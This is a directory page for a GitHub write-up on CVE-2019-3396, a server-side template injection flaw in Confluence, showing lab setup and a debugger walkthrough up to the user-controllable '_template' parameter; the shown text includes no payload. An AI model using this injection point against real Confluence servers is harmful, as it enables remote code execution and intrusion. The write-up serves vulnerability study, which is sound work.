
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/tranphuc2005/cve-2019-3396
Vulnerability AnalysisCode AnalysisExploitationWeb Application ExploitationLearning & EducationLabs & Practice
GitHubtranphuc2005/cve-2019-3396

CVE-2019-3396

Step-by-step analysis and exploitation guide for CVE-2019-3396, a critical SSTI vulnerability in Confluence Server & Data Center, including debugging and RCE payload execution.

View Repository
341 year agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2019-3396

🔎 Key Information:

  • Affected Product: Confluence Server & Data Center

  • Affected Versions: from 6.0.0 to 6.15.4

  • Severity: Critical (CVSS ~9.8)

  • Cause:

    • Confluence has a Widget Connector plugin (used to embed videos, external content like YouTube, Vimeo...).

    • This function does not properly validate user input, leading to Server-Side Template Injection (SSTI).

    • An attacker can send a malicious payload → Confluence renders it using the Velocity template engine → executes code on the server.

1. Installation and Starting the Website

  • Install a vulnerable version, e.g., 6.9.0:
root@kitploit:~
https://www.atlassian.com/software/confluence/downloads/binary/atlassian-confluence-6.9.0.zip
  • Follow the setup steps as per the guide:
root@kitploit:~
https://nguyendt.hashnode.dev/confluence-cve-2019-3396


  • After successful installation, we will see the interface:

1

2. Finding the Vulnerability Location and Debugging

2.1 Finding the Vulnerability Location

  • According to the POC, the vulnerable function is in the Widget Connector (used to embed videos, external content like YouTube, Vimeo...).
  • Let's locate that function:

  1. Click on Other macros

1


  1. Search for the Widget Connector macro

1


  1. Enter the link and fill in the required information, then click Preview

1

2.2 Setting up Debugging

  • Since the description mentions Widget Connector, let's try searching in the Confluence source folder

1

  • Read the .jar file using Intellij IDEA
  • Set Breakpoints at positions where link resolution is handled and start the debugging process

Proceeding with Debugging


  • Start Debugging and set a breakpoint at com.atlassian.confluence.extra.widgetconnector.WidgetMacro.class
  • Here we can see various parameters

  • It calls the DefaultRenderManager.class

1

  • Here it uses the getEmbeddedHtml() method
  • Returns HTML code to embed external content (video, widget, documents, etc.) based on a URL that the user inserts into a Confluence page
  • From there, it calls the YoutubeRenderer

1

  • Go into the YoutubeRenderer class
  • In this method getEmbeddedHtml(String url, Map<String, String> params)
  • url → the original YouTube link entered by the user
  • params → a map containing configuration parameters for rendering (e.g., width, height, template used for rendering, etc.).

1


  • Next, it calls getEmbedUrl(), setDefaultParam(), and DefaultVelocityRenderService.render()
  • Focus on setDefaultParam()

1


  • If _template is not present → assign the default template youtube.vm. => We can manually add _template to the program.

  • Next, go into DefaultVelocityRenderService.render()

  1. Purpose of the method

    • Receives url and parameters params.

    • Uses Velocity template (.vm) to render into embedded HTML (iframe, embed, etc.).

  2. Template Determination

    • If params has _template → use that template.

    • Otherwise → use default embed.vm.

  3. Create default context using MacroUtils.defaultVelocityContext().

  • Put all parameters from params into the context:

    • If key = tweetHtml → keep HTML unchanged.

    • Otherwise → safely encode using GeneralUtil.htmlEncode().

  • Add urlHtml, width, height to the context (if empty, default to 400 × 300).
